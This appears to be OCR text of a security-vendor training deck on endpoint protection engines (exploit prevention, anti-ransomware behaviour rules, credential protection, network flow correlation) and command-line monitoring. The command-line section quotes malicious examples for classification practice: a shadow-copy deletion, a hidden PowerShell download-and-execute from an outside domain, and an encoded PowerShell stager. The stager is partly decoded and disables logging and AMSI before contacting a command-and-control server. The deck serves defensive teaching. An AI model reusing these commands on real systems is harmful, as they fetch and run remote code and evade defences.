- At the same time, Exploit Prevention creates a decoy of the original memory structure that can be used as a trap for malicious code.
- The original Memory area acting as the decoy is Read-Only.
- Result: The Application only is aware of this change.
- Result: The memory of the protected applications is now unpredictable by proactively changing its structure against various attacks.



ExPrev – Step 3 of 3

- If a process tries to inject code, it is unaware of the memory changes.
- Activity like finding a gadget, a process, a function, a DLL, a vulnerability, whether zero day or unpatched vulnerability, or shellcode exploit … it is blocked.
- It is prevented from executing and terminated as early as possible in the kill chain.



Malicious Activity Protection Engine

- Engine Type: Offline (Proactively)
- Update: Feature inside AMP connector and is upgraded through Connector upgrade
- Works with File/Memory / Behavioral Engine

MAP is the „Anti Ransomware“ Engine!

Solves the IOC/STIX limitations with dynamic criteria

Stix Challenges

- Cannot describe time relations between events
- Cannot describe complex relationships between attributes
- Cannot count (repeat this event n times)
- Not a match for dynamic rules

Malicious Activity Protection

Rules are included inside the Engine

Example:

- Ransomware Sample is downloaded from Internet
- Process renames several files in a short time period
- Ransomware starts to encrypt disk

No Cloud

Guardrails Check

- prevent accidental blocking or quarantine of legitimate applications and Operating System components
- does a Cloud Lookup
- guardrails check for digital signatures (Embedded, Catroot signed)
- honors excluded folders and processes

MAP monitors System activities

Endpoint


OS Event: 1 of approx. 46 Million in 20min

Timeline

System Process Protection


SPP

- Engine Type: Offline
- Update: Feature inside AMP connector and is upgraded through Connector upgrade
- Works with Memory / Credential Stealer



Device Flow Correlation

- Engine Type: Offline/Online
- Update: Feature inside AMP connector and is upgraded through Connector upgrade
- Works with Network




AMP Connector Engine Summary

Different Engine Types for different Threat Vectors

Filescan
AV Signature
Rootkit Scan
OnDemand Scan
Packed Files
Archive Files

Cloud
Machine Learning
Forest



Lookup
Malware Family Clustering
(Fuzzy Fingerprinting)

Polymorphic detection

Advanced Custom Detections (ACD)
Personal/own Signatures

File typing
File Type Detection

File Scan	Tetra full blown AV	Cloud Lookup based on SHA256	SPERO Machine Learning	Ethos Malware Family	Clam AV Custom Detections
Memory	Protect and Hunt	exPrev Memory Protection			
Behavior	Rule based	Anti Ransomware	Malicious Activity Prot.		
Credentials (Memory)	“Mimikatz” like	System Process Protection			
Network	Monitor & Block	C&C Traffic	Device Flow Correlation (DFC)		

Exploit Prevention Demo


It’s Quiz Time: AMP for Endpoints Engines

Which are the Engines that are active even if no Cloud Connectivity is available?

Command Line Monitoring

Command Line Monitoring

- **Information** is sent to AMP Cloud



- **AMP Connector** monitors Command-Line Activity OR identifies activity

- **AMP Cloud** processes the data, does enrichment with other feeds and generates an outcome

Command Line Monitoring

- Command Line is powerfull and is used as a legitimate OS function, but also used by the „Bad Guys“

Command line

CWD

CMD `C:\WINDOWS\system32\cmd.exe /c C:\Program Files\VMware\VMware Tools\resume-vm-default.bat`

Command Line is everywhere

Command Line

Easy one

Command Line:

WMIC.exe shadowcopy delete /nointeractive

- **Easy** to determine or classify
- **Short** Command Line
- One **well known** Process Name
- **Description:** The WMI command tool (wmic.exe) is an interface to the Windows Management Instrumentation. It allows display and modification of local and remote computers, setting system variables and executing scripts. This instance is attempting to create a process using an executable existing in a Windows shadow copy. Files existing only in shadow copies are not visible using regular Windows file system navigation tools. Malware may attempt to hide and execute components from shadow copies.

Command Line

Medium one

Command Line:

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden -nop -ep bypass -c $f=[System.IO.Path]::GetTempFileName();(New-Object System.Net.WebClient).DownloadFile('http://demitartgourmet.com/changelog/bindata.exe', $f);(New-Object -com WScript.Shell).Exec($f)

- Easy to determine?
- Command Line slightly longer
- First PE Name is well known
- Second PE may unknown
- Behaviour: Download Triggered by?
- **Description:** PowerShell is a Windows utility that allows access to many Microsoft APIs within a shell environment. In this case, a script attempted to download a file or script to the local system and then execute it. Malware authors may use this to download items, rename them, execute and delete them with a single command.

Command Line

Medium one

Command Line:

C:\Windows\System32\cmd.exe /c powershell.exe -w hidden -noni -nop -c iex(New-Object System.Net.WebClient).DownloadString('https://www.7-zip.org/a/7z1900.exe

- Easy to determine?
- Command Line slightly longer
- First Process name is well known
- Second Process name is well known
- Third Process name is well known?
- Behaviour: Download Triggered by?
- Legitimate Download Domain?
- **Description:** PowerShell is a Windows utility that allows access to many Microsoft APIs within a shell environment. In this case, a script attempted to download content into a string. While this is not by itself malicious, the command-line needs to be reviewed to ascertain the origin and intent. Similar techniques are known to be used by file-less malware.

Command Line

Complex one

Command Line:

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc

SQBGACgAJABQAFMAVgBFAFIAcwBJAE8AbgBUAEEAQgBMAEUALgBQAFMAVgBFAHIAcwBpAE8AbgAuAE0AYQBKAG8AUgAgAC0AZwBlACAAMwApAHsAJABHAFAAUwA9AFsAUgBFAEYAXQAuAEEAUwBTAGUATQBiAGwAeQAuAEcARQB0AFQAeQBwAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAEUAdABGAGkAZQBgAGwARAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4ARwBFAFQAVgBhAGwAVQBlACgAJABOAHUAbABMACkAOwB.....?????

Command Line

Command Line: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc

SQBGACgAJABQAFMAVgBFAFIAcwBJAE8AbgBUAEEAQgBMAEUALgBQAFMAVgBFAHIAcwBpAE8AbgAuAE0AYQBKAG8AUgAgAC0AZwBlACAAMwApAHsAJABHAFAAUwA9AFsAUgBFAEYAXQAuAEEAUwBTAGUATQBiAGwAeQAuAEcARQB0AFQAeQBwAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAEUAdABGAGkAZQBgAGwARAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4ARwBFAFQAVgBhAGwAVQBlACgAJABOAHUAbABMACkAOwBJAGYAKAAkAEcAUABTAFsAJwBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AKQB7ACQARwBQAFMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AMAA7ACQARwBQAFMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnAF0APQAwAH0ARQBsAHMAZQB7AFsAUwBDAHIAaQBQAFQAQgBMAG8AQwBrAF0ALgAiAEcARQBUAEYAaQBFAGAAbABkACIAKAAnAHMAaQBnAG4AYQB0AHUAcgBlAHMAJwAsACcATgAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAEUAVABWAGEATAB1AEUAKAAkAE4AdQBsAGwALAAoAE4ARQB3AC0ATwBiAEoAZQBjAHQAIABDAE8AbABsAGUAYwBUAEkAbwBOAHMALgBHAEUAbgBFAFIAaQBDAC4ASABhAHMASABTAEUAdABbAHMAdAByAGkATgBnAF0AKQApAH0AWwBSAEUARgBdAC4AQQBzAHMARQBNAEIAbABZAC4ARwBlAHQAVABZAHAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAEUAVABGAGkAZQBMAGQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMAZQBUAFYAYQBsAHUARQAoACQATgB1AGwATAAsACQAVABSAHUAZQApAH0AOwB9ADsAWwBTAHkAcwBUAEUAbQAuAE4ARQBUAC4AUwBFAFIAdgBpAEMARQBQAG8AaQBOAFQATQBhAG4AQQBnAGUAUgBdADoAOgBFAHgAUABlAGMAdAAxADAAMABDAG8AbgB0AGkATgBVAEUAPQAwADsAJABXAEMAPQBOAEUAVwAtAE8AYgBKAGUAQwB0ACAAUwBZAFMAdABFAE0ALgBOAGUAVAAuAFcAZQBiAEMAbABpAGUAbgB0ADsAJAB1AD0AJwBNAG8AegBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMAIABOAFQAIAA2AC4AMQA7ACAAVwBPAFcANgA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAAOwAgAHIAdgA6ADEAMQAuADAAKQAgAGwAaQBrAGUAIABHAGUAYwBrAG8AJwA7AFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAHIAdgBlAHIAQwBlAHIAdABpAGYAaQBjAGEAdABlAFYAYQBsAGkAZABhAHQAaQBvAG4AQwBhAGwAbABiAGEAYwBrACAAPQAgAHsAJAB0AHIAdQBlAH0AOwAkAFcAYwAuAEgAZQBhAGQARQBSAHMALgBBAEQAZAAoACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAFcAYwAuAFAAUgBvAFgAeQA9AFsAUwB5AFMAVABFAE0ALgBOAEUAVAAuAFcARQBiAFIAZQBRAFUAZQBzAHQAXQA6ADoARABlAGYAQQBVAEwAdABXAGUAYgBQAFIAbwB4AHkAOwAkAHcAYwAuAFAAcgBPAFgAeQAuAEMAUgBFAGQAZQBOAFQAaQBBAGwAUwAgAD0AIABbAFMAeQBzAHQARQBtAC4ATgBlAHQALgBDAHIAZQBEAEUATgBUAEkAYQBMAEMAYQBDAGgARQBdADoAOgBEAGUAZgBhAFUAbABUAE4AZQBUAHcATwBSAGsAQwByAEUAZABFAE4AdABJAGEATABzADsAJABTAGMAcgBpAHAAdAA6AFAAcgBvAHgAeQAgAD0AIAAkAHcAYwAuAFAAcgBvAHgAeQA7ACQASwA9AFsAUwB5AHMAVABFAE0ALgBUAGUAWABUAC4ARQBuAGMAbwBkAEkAbgBHAF0AOgA6AEEAUwBDAEkASQAuAEcARQB0AEIAeQB0AEUAcwAoACcAZQBiAGEAZgBiADIAMwA3ADMAZgBhADkAYQA2AGEAMQBiADAAZAAwADQANAA3ADgAZgAxADMAMgBmAGIAOQA3ACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAHIAZwBzADsAJABTAD0AMAAuAC4AMgA1ADUAOwAwAC4ALgAyADUANQB8ACUAewAkAEoAPQAoACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJABLAC4AQwBPAFUAbgBUAF0AKQAlADIANQA2ADsAJABTAFsAJABfAF0ALAAkAFMAWwAkAEoAXQA9ACQAUwBbACQASgBdACwAJABTAFsAJABfAF0AfQA7ACQARAB8ACUAewAkAEkAPQAoACQASQArADEAKQAlADIANQA2ADsAJABlAD0AKAAkAEgAKwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQAsACQAUwBbACQASABdAD0AJABTAFsAJABlAF0ALAAkAFMAWwAkAEkAXQA7ACQAXwAtAEIAWABvAFIAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASABdACkAJQAyADUANgBdAH0AfQA7ACQAcwBlAHIAPQAnAGgAdAB0AHAAcwA6AC8ALwAxADgANQAuADgANgAuADEANAA4AC4AMQAxADEAOgA0ADQAMwAnADsAJAB0AD0AJwAvAGEAZABtAGkAbgAvAGcAZQB0AC4AcABo

(Decoded [truncated]: IF($PSVERsIOnTABLE.PSVErsiOn.MaJoR -ge 3){$GPS=[REF].ASSeMbly.GEtTypE('System.Management.Automation.Utils')."GEtFie`ID"('cachedGroupPolicySettings','N'+'onPublic,Static').GETValUe($NulL);If($GPS['ScriptB'+'lockLogging']){$GPS['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;$GPS['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}Else{[SCriPTBLoCk]."GETFiE`ld"('signatures','N'+'onPublic,Static').SETVaLuE($Null,(NEw-ObJect COllecTIoNs.GEnERiC.HasHSEt[striNg]))}[REF].AssEMBlY.GetTYpe('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GETFieLd('amsiInitFailed','NonPublic,Static').SeTValuE($NulL,$TRue)};};[SysTEm.NET.SERviCEPoiNTManAgeR]::ExPect100ContiNUE=0;$WC=NEW-ObJeCt SYStEM.NeT.WebClient;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$Wc.HeadERs.ADd('User-Agent',$u);$Wc.PRoXy=[SySTEM.NET.WEbReQUest]::DefAULtWebPRoxy;$wc.PrOXy.CREdeNTiAIS = [SystEm.Net.CreDENTIaLCaChE]::DefaUlTNeTwORkCrEdENtIaLs;$Script:Proxy = $wc.Proxy;$K=[SysTEM.TeXT.EncodInG]::ASCII.GEtBytEs('ebafb2373fa9a6a1b0d04478f132fb97');$R={$D,$K=$Args;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COUnT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-BXoR$S[($S[$I]+$S[$H])%256]}};$ser='https://185.86.148.111:443';$t='/admin/get.)

Command Line

Complex one

Command Line:


C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBFAFIAcwBJAE8AbgBUAEEAQgBMAEUALgBQAFMAVgBFAHIA..... 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like 